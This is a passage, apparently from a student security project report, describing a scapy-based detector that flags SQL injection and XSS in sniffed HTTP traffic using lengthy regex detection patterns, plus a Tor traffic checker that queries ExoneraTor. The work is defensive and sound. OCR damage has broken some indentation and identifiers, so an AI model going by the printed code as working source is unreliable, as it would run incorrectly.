


Figure -21- alert run in Google image search

Detection mechanism:

The web app attacks detection mechanism depend on packets analyzing using scapy Library with Regular Expressions Checking, so for XSS attacks detection we use the No Script Add-on Regular Expressions that used to block malicious JavaScript codes.

Figure -22- No Script Add-on

And for SQLI attacks detection we use Regular Expressions (figure 23) to determine the most common used SQLI techniques:

```
sql_1=r"((\%27)|(\'))(select|union|insert|update|delete|replace|truncate)"
sql_2=r"((\%27)|(\'))(\s|\+|\%20)*((\%6F)|o|(%4F))((\%72)|r|(\%52))"
sql_3=r"((\%3D)|(=))[\n]*((\%27)|(\')|(\-\-)|(\%3B)|(;))"
```

Figure -23- Regular Expressions to detect some SQLI attacks

```
from scapy.all import *

from multiprocessing import Process

from subprocess import Popen, PIPE

import argparse, threading, time, re

from Xss_SQLI_Parser import checking,coloring

from Output import *



def check(packet):

    if packet[TCP].dport == 80 or packet[TCP].sport == 80 :



      """if "HTTP/1.1 200 OK" in str(packet[TCP].payload).split("\n")[0]:

        print "this is a web page"

        print "================================================="

        print "                              "

        """

              if "POST" in str(packet[TCP].payload)[:4] and
checking(str(packet[TCP].payload).split("\n")[-1]):

        print coloring.GREEN+"[!] "+coloring.RED +"HTTP Method :"+coloring.GREEN+" POST
"

        Attacker_info(packet)

        print "================================================="

        print "                              "



              elif "GET " in str(packet[TCP].payload)[:4] and
checking(str(packet[TCP].payload).split("\n")[0]):
```

```
        print coloring.GREEN+"[!] "+coloring.RED +"HTTP Method :"+coloring.GREEN+" GET
"

        Attacker_info(packet)

        print "================================================="

        print "                              "


def parse(packet):

  if packet.haslayer(TCP):

    respondThread = threading.Thread(target=check, args=packet)

    respondThread.start()


def Web_sniffer():

  a = sniff(prn=parse)
```

Figure -24- sniffing the HTTP packets

```
from scapy.all import *

import re

import urllib2

import subprocess

import time


opener = urllib2.build_opener()

sql_img="/home/u-571/Desktop/Final_Framework/img/sql-injection.gif"

xss_img="/home/u-571/Desktop/Final_Framework/img/O3ZBHTJr.png"
```

```
class coloring:

  RED = "\033[1;31m"

  BLUE = "\033[1;34m"

  CYAN = "\033[1;36m"

  GREEN = "\033[0;32m"

  RESET = "\033[0;0m"

  BOLD = "\033[;1m"

  REVERSE = "\033[;7m"



def checking(GET):

                    f l a g = F a l s e
xss_1=r"(javascript|vbscript|expression|applet|script|embed|object|iframe|frame|frameset)"

xss_2=r"(\%3C|<)((\%69)|i|(\%49))((\%6D)|m|(\%4D))((\%67)|g|(\%47))[a-z0-9\%]+((\%3E)|>)"


x0=r"<[^\w<>]*(?:[^<>\"'\s]*:)?[^\w<>]*(?:\W*s\W*c\W*r\W*i\W*p\W*t|\W*f\W*o\W*r\W*m|\W*s\W*t\W*y\W*l\W*e|\W*s\W*v\W*g|\W*m\W*a\W*r\W*q\W*u\W*e\W*e|(?:\W*l\W*i\W*n\W*k|\W*o\W*b\W*j\W*e\W*c\W*t|\W*e\W*m\W*b\W*e\W*d|\W*a\W*p\W*p\W*l\W*e\W*t|\W*p\W*a\W*r\W*a\W*m|\W*i?\W*f\W*r\W*a\W*m\W*e|\W*b\W*a\W*s\W*e|\W*b\W*o\W*d\W*y|\W*m\W*e\W*t\W*a|\W*i\W*m\W*a?\W*g\W*e?|\W*v\W*i\W*d\W*e\W*o|\W*a\W*u\W*d\W*i\W*o|\W*b\W*i\W*n\W*d\W*i\W*n\W*g\W*s|\W*s\W*e\W*t|\W*i\W*s\W*i\W*n\W*d\W*e\W*x|\W*a\W*n\W*i\W*m\W*a\W*t\W*e)[^>\w])"


x1=r"(?:<\w[\s\S]*[\s\0\/]|['\"])(?:formaction|style|background|src|lowsrc|ping|on(?:d(?:e(?:vice(?:(?:orienta|mo)tion|proximity|found|light)|livery(?:success|error)|activate)|r(?:ag(?:e(?:n(?:ter|d)|xit)|(?:gestur|leav)e|start|drop|over)?|op)|i(?:s(?:c(?:hargingtimechange|onnect(?:ing|ed))|abled)|aling)|ata(?:setc(?:omplete|hanged)|(?:availabl|changhang)e|error)|urationchange|ownloading|blclick)))[\s\0]*="


x2=r"(?:<\w[\s\S]*[\s\0\/]|['\"])(?:formaction|style|background|src|lowsrc|ping|on(Moz(
```

```
?:M(?:agnifyGesture(?:Update|Start)?|ouse(?:PixelScroll|Hittest))|S(?:wipeGesture(?:Upd
ate|Start|End)?|crolledAreaChanged)|(?:(?:Press)?TapGestur|BeforeResiz)e|EdgeUI(?:C(?:o
mplet|ancel)|Start)ed|RotateGesture(?:Update|Start)?|A(?:udioAvailable|fterPaint))))[\s
\0]*="

x3=r"(?:<\w[\s\S]*[\s\0\/]|['\"])(?:formaction|style|background|src|lowsrc|ping|on(c(?:
o(?:m(?:p(?:osition(?:update|start|end)|lete)|mand(?:update)?)|n(?:t(?:rolselect|extmen
u)|nect(?:ing|ed))|py)|a(?:(?:llschang|ch)ed|nplay(?:through)?|rdstatechange)|h(?:(?:ar
ging(?:time)?ch)?ange|ecking)|(?:fstate|ell)change|u(?:echange|t)|l(?:ick|ose))))[\s\0]
*="

x4=r"(?:<\w[\s\S]*[\s\0\/]|['\"])(?:formaction|style|background|src|lowsrc|ping|on(m(?:
o(?:z(?:pointerlock(?:change|error)|(?:orientation|time)change|fullscreen(?:change|erro
r)|network(?:down|up)load)|use(?:(?:lea|mo)ve|o(?:ver|ut)|enter|wheel|down|up)|ve(?:sta
rt|end)?)|essage|ark)))[\s\0]*="

x5=r"(?:<\w[\s\S]*[\s\0\/]|['\"])(?:formaction|style|background|src|lowsrc|ping|on(s(?:
t(?:a(?:t(?:uschanged|echange)|lled|rt)|k(?:sessione|comma)nd|op)|e(?:ek(?:complete|ing
|ed)|(?:lec(?:tstar)?)?t|n(?:ding|t))|u(?:ccess|spend|bmit)|peech(?:start|end)|ound(?:s
tart|end)|croll|how)))[\s\0]*="

x6=r"(?:<\w[\s\S]*[\s\0\/]|['\"])(?:formaction|style|background|src|lowsrc|ping|on(b(?:
e(?:for(?:e(?:(?:scriptexecu|activa)te|u(?:nload|pdate)|p(?:aste|rint)|c(?:opy|ut)|edit
focus)|deactivate)|gin(?:Event)?)|oun(?:dary|ce)|l(?:ocked|ur)|roadcast|usy)))[\s\0]*="

x7=r"(?:<\w[\s\S]*[\s\0\/]|['\"])(?:formaction|style|background|src|lowsrc|ping|on(a(?:
n(?:imation(?:iteration|start|end)|tennastatechange)|fter(?:(?:scriptexecu|upda)te|prin
t)|udio(?:process|start|end)|d(?:apteradded|dtrack)|ctivate|lerting|bort)))[\s\0]*="

x8=r"(?:<\w[\s\S]*[\s\0\/]|['\"])(?:formaction|style|background|src|lowsrc|ping|on(DOM(
?:Node(?:Inserted(?:IntoDocument)?|Removed(?:FromDocument)?)|(?:CharacterData|Subtree)M
odified|A(?:ttrModified|ctivate)|Focus(?:Out|In)|MouseScroll)))[\s\0]*="

x9=r"(?:<\w[\s\S]*[\s\0\/]|['\"])(?:formaction|style|background|src|lowsrc|ping|on(r(?:
```

```
e(?:s(?:u(?:m(?:ing|e)|lt)|ize|et)|adystatechange|pea(?:tEven)?t|movetrack|trieving|cei
ved)|ow(?:s(?:inserted|delete)|e(?:nter|xit))|atechange)))[\s\0]*="

x10=r"(?:<\w[\s\S]*[\s\0\/]|['\"])(?:formaction|style|background|src|lowsrc|ping|on(p(?
:op(?:up(?:hid(?:den|ing)|show(?:ing|n))|state)|a(?:ge(?:hide|show)|(?:st|us)e|int)|ro(
?:pertychange|gress)|lay(?:ing)?)))[\s\0]*="

x11=r"(?:<\w[\s\S]*[\s\0\/]|['\"])(?:formaction|style|background|src|lowsrc|ping|on(t(?
:ouch(?:(?:lea|mo)ve|en(?:ter|d)|cancel|start)|ime(?:update|out)|ransitionend|ext)))[\s
\0]*="

x12=r"(?:<\w[\s\S]*[\s\0\/]|['\"])(?:formaction|style|background|src|lowsrc|ping|on(u(?
:s(?:erproximity|sdreceived)|p(?:gradeneeded|dateready)|n(?:derflow|load))))[\s\0]*="

x13=r"(?:<\w[\s\S]*[\s\0\/]|['\"])(?:formaction|style|background|src|lowsrc|ping|on(f(?
:o(?:rm(?:change|input)|cus(?:out|in)?)|i(?:lterchange|nish)|ailed)))[\s\0]*="

x14=r"(?:<\w[\s\S]*[\s\0\/]|['\"])(?:formaction|style|background|src|lowsrc|ping|on(l(?
:o(?:ad(?:e(?:d(?:meta)?data|nd)|start)?|secapture)|evelchange|y)))[\s\0]*="

x15=r"(?:<\w[\s\S]*[\s\0\/]|['\"])(?:formaction|style|background|src|lowsrc|ping|on(g(?
:amepad(?:(?:dis)?connected|button(?:down|up)|axismove)|et)))[\s\0]*="

x16=r"(?:<\w[\s\S]*[\s\0\/]|['\"])(?:formaction|style|background|src|lowsrc|ping|on(e(?
:n(?:d(?:Event|ed)?|abled|ter)|rror(?:update)?|mptied|xit)))[\s\0]*="

x17=r"(?:<\w[\s\S]*[\s\0\/]|['\"])(?:formaction|style|background|src|lowsrc|ping|on(i(?
:cc(?:cardlockerror|infochange)|n(?:coming|valid|put))))[\s\0]*="

x18=r"(?:<\w[\s\S]*[\s\0\/]|['\"])(?:formaction|style|background|src|lowsrc|ping|on(o(?
:(?:(?:ff|n)lin|bsolet)e|verflow(?:changed)?|pen)))[\s\0]*="
```

```
x19=r"(?:<\w[\s\S]*[\s\0\/]|['\"])(?:formaction|style|background|src|lowsrc|ping|on(SVG
(?:(?:Unl|L)oad|Resize|Scroll|Abort|Error|Zoom)))[\s\0]*="

x20=r"(?:<\w[\s\S]*[\s\0\/]|['\"])(?:formaction|style|background|src|lowsrc|ping|on(h(?
:e(?:adphoneschange|l[dp])|ashchange|olding)))[\s\0]*="

x21=r"(?:<\w[\s\S]*[\s\0\/]|['\"])(?:formaction|style|background|src|lowsrc|ping|on(v(?
:o(?:lum|ic)e|ersion)change))[\s\0]*="

x22=r"(?:<\w[\s\S]*[\s\0\/]|['\"])(?:formaction|style|background|src|lowsrc|ping|on(w(?
:a(?:it|rn)ing|heel)|key(?:press|down|up)|(?:AppComman|Loa)d|no(?:update|match)|Request
|zoom))[\s\0]*="

        sql_1=r"((\%27)|(\'))(select|union|insert|update|delete|replace|truncate)"

        sql_2=r"((\%27)|(\'))(\s|\+|\%20)*((\%6F)|o|(%4F))((\%72)|r|(\%52))"

        sql_3=r"((\%3D)|(=))[\n]*((\%27)|(\')|(\-\-)|(\%3B)|(;))"



        if (re.findall(sql_3,GET) or re.findall(sql_2,GET) or re.findall(sql_1,GET)) :

          sys.stdout.write(coloring.RED)

           print coloring.GREEN + "[!] " + coloring.RED + "Warning SQL Injection Attack
Detected......"

          print coloring.GREEN + "[!] on " + coloring.RED + str(time.strftime("%Y-%m-%d
%H:%M"))

            print coloring.GREEN + "[!] " +coloring.RED +"Query : " + coloring.GREEN +
GET

               subprocess.Popen(["notify-send", "-i", sql_img, " SQL Injection Attack
Detected "])

          flag=True
```

```
        elif (re.findall(xss_1,GET) or re.findall(xss_2,GET) or re.findall(x0,GET) or
re.findall(x1,GET) or re.findall(x2,GET) or re.findall(x3,GET) or re.findall(x4,GET) or
re.findall(x5,GET) or re.findall(x6,GET) or re.findall(x7,GET) or re.findall(x8,GET) or
re.findall(x9,GET) or re.findall(x10,GET) or re.findall(x11,GET) or re.findall(x12,GET)
or re.findall(x13,GET) or re.findall(x14,GET) or re.findall(x15,GET) or
re.findall(x16,GET) or re.findall(x17,GET) or re.findall(x18,GET) or
re.findall(x19,GET) or re.findall(x20,GET) or re.findall(x21,GET) or
re.findall(x22,GET) ) :

        sys.stdout.write(coloring.RED)

              print coloring.GREEN + "[!] " + coloring.RED + "Warning XSS Attack
Detected......"

        print coloring.GREEN + "[!] on " + coloring.RED + str(time.strftime("%Y-%m-%d
%H:%M"))

         print coloring.GREEN + "[!] " + coloring.RED + "Query : " + coloring.GREEN +
GET

             subprocess.Popen(["notify-send", "-i", xss_img, " Xss Injection Attack
Detected "])

          flag=True

       return flag
```

Figure -25- check the packet payload

```
from scapy.all import *


class coloring:
  RED = "\033[1;31m"
  BLUE = "\033[1;34m"
  CYAN = "\033[1;36m"
  GREEN = "\033[0;32m"
```

```
  RESET = "\033[0;0m"

  BOLD = "\033[;1m"

  REVERSE = "\033[;7m"

attacker=[]



def Attacker_info(packet):

    headers = dict(re.findall(r'(?P<name>.*?):(?P<value>.*?)\r\n',
str(packet[TCP].payload)))



    print coloring.GREEN + "[*] " + coloring.RED + "the: " + coloring.BLUE +
packet[IP].src + coloring.RED + " Attacking the Server : " + coloring.BLUE +
packet[IP].dst

  print coloring.GREEN + "[*] " + coloring.RED + "Info about The attack : "

   print coloring.GREEN + "[1] " + coloring.RED + "The Attacker Host OS Info : " +
coloring.BLUE    +
headers.get("User-Agent")[str(headers.get("User-Agent")).find("("):str(headers.get("Use
r-Agent")).find(")")+1]

   print coloring.GREEN + "[2] " + coloring.RED + "The Attacker Browser Vendor: " +
coloring.BLUE + headers.get("User-Agent")[:str(headers.get("User-Agent")).find("(")]

   print coloring.GREEN + "[3] " + coloring.RED + "The Attacker Host Language: " +
coloring.BLUE + headers.get(

    "Accept-Language", "Language Not Available....")

  attacker.insert(len(attacker), packet[IP].src)

  print coloring.GREEN + "                    "
```

Figure -26- get some info about the attack

Application:

First of all, we need to enable the Defender Mode (figure 27) and then we choose the detection technique to launch, which in practice start sniffing the packets and extract the data payload then match it with Regular Expressions.

Figure -27- Defender Mode

We start apache service to serve simple web app (login form) to test the detection process (figure 28) with some XSS, SQLI statements.




Figure -28- Login Form

Then we see an alert (figure 29) with some details about the attack and the statements that were used




Figure -29- SQLI and XSS attacks detected

III. Tor Traffic:

Tor is free software for enabling anonymous communication, Tor directs Internet traffic through a free, worldwide, volunteer overlay network consisting of more than seven thousand relays to conceal a user's location and usage from anyone conducting network surveillance or traffic analysis. Using Tor makes it more difficult for Internet activity to be traced back to the user; this includes "visits to Web sites, online posts, instant messages, and other communication forms".

What does it mean if you find Tor traffic in your network?

That means:

- Some of your network members are browsing Tor network sites.
- Some software that is running in one or more of the network devices connected to the Tor network.

So, where is the problem?

Regardless of the benefits of a Tor network, this traffic can be a reference to more serious risks, for example:

1. **Bypass security controls**: Tor encrypts all the traffic over the network and makes the monitoring of the activities too hard. Employees can bypass the security policies and controls of the organization very easy.

2. **Impacts on organization's reputation and Blacklisting**: People managing the "exit nodes" can use the node to add malware, and any user downloading through Tor exposes the organization's network to malware infection.

3. **Malware and botnet attacks:** people operating one of the "exit nodes" can use the device to add malware, and any user downloading through Tor exposes the organization's network to malware infection.

4. **DDoS attacks:** Tor network traffic can cause high use of the corporate network bandwidth, which makes the organization permanently exposed to a DDoS attack.

How do you recognize Tor traffic?

Firstly, we need to divide Tor traffic into two types:

1. Incoming Tor traffic: this type is easy to recognize because all Tor exit nodes are publicly known.

2. Outgoing Tor traffic: is much harder if not impossible to recognize because not all entry nodes are publicly known.

We use **exonerator** (part of Tor project) which is a service that maintains a database of IP addresses that have been part of the Tor network, and this service answers the question: whether there was a Tor relay running on a given IP address in a specified date. As in *figure 30* we extract the IP and date of packet capture and send them to **Exonerator** site.

```
from scapy.all import *

import datetime

import requests

import prettytable

from Colorfull import *
```

```
global a

global ss



def check_node(ip,date):

  r = requests.get("https://exonerator.torproject.org/?ip="+ip+"&timestamp="+ date)

  ss=str(r.content)

  if "positive" in ss:

    return True

  else:

    return False



def Nodes_Extractor(path):

 a = rdpcap(path)

 for x in a:

     if x.haslayer(TCP) and x.getlayer(IP).dst not in Tor_relay and x.getlayer(IP).src
not in user:



        Tor_relay.append(x.getlayer(IP).dst)

        user.append(x.getlayer(IP).src)

        utc_time= datetime.datetime.fromtimestamp(x.time).strftime('%Y-%m-%d')



 for ip in Tor_relay:
```

```
  for us in user:

    if check_node(ip, utc_time) :



     r = requests.get("https://freegeoip.net/json/" + ip)

     json_response = r.json()



            x = prettytable.PrettyTable([coloring.BLUE+"Node
IP"+coloring.BOLD,coloring.BLUE+"Local host"+\

                  coloring.BOLD,coloring.BLUE+"Country"+coloring.BOLD,coloring.BLUE+\


"Latitude"+coloring.BOLD,coloring.BLUE+"Longitude"+coloring.BOLD])

     x.align["Node IP"] = "l"

x.add_row([("{ip}".format(**json_response)),us,("{country_name}".format(**json_response
)),\

      ("{latitude}".format(**json_response)),("{longitude}".format(**json_response))])



     print x
```

Figure -30

